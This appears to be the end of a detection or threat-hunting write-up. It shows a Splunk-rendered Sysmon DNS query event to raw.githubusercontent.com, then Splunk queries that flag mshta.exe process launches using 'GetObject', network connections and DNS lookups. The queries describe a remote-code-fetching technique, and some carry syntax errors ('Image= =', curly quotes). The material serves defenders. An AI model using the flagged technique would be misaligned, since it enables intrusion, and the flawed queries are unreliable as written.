	☐ ProcessId ▾	5048	⌄
	☐ QueryName ▾	raw.githubusercontent.com	⌄
	☐ QueryResults ▾	type: 5 github.map.fastly.net;::ffff:151.101.0.133;::ffff:151.101.64.133;::ffff:151.101.128.133;::ffff:151.101.192.133;	⌄
	☐ QueryStatus ▾	0	⌄
	☐ RecordNumber ▾	218922650	⌄
	☐ Sid ▾	S-1-5-18	⌄
	☐ SidType ▾	0	⌄
	☐ SourceName ▾	Microsoft-Windows-Sysmon	⌄
	☐ TaskCategory ▾	Dns query (rule: DnsQuery)	⌄
	☐ Type ▾	Information	⌄
	☐ User ▾	NOT_TRANSLATED	⌄
	☐ UtcTime ▾	2020-02-17 09:35:34.161	⌄
Time	_time ▾	2020-02-17T13:05:35.000+03:30	
Default	☐ index ▾	windows	⌄
	☐ linecount ▾	23	⌄
	☐ punct ▾	//_::_\r=--/\r=--\r=\r=\r=\r=-\r=\r=---\r=\r=___(:_)\r=\r=\r=\r=_	⌄
	☐ splunk_server ▾	localhost.localdomain	⌄

DETECTION LOGIC

```
(EventCode=1 Image=“*\\mshta.exe” CommandLine=“*GetObject*”) OR (EventCode= 3
Image= =“*\\mshta.exe” ) OR (EventCode=22 Image= =“*\\mshta.exe” )
```

```
(EventCode=1 Image=“*\\mshta.exe”) | stats count by CommandLine
```

```
(EventCode=3 Image=“*\\mshta.exe”) | stats count by DestinationIp
```

```
(EventCode=22 Image= =“*\\mshta.exe”) | stats count by QueryName
```

Thank you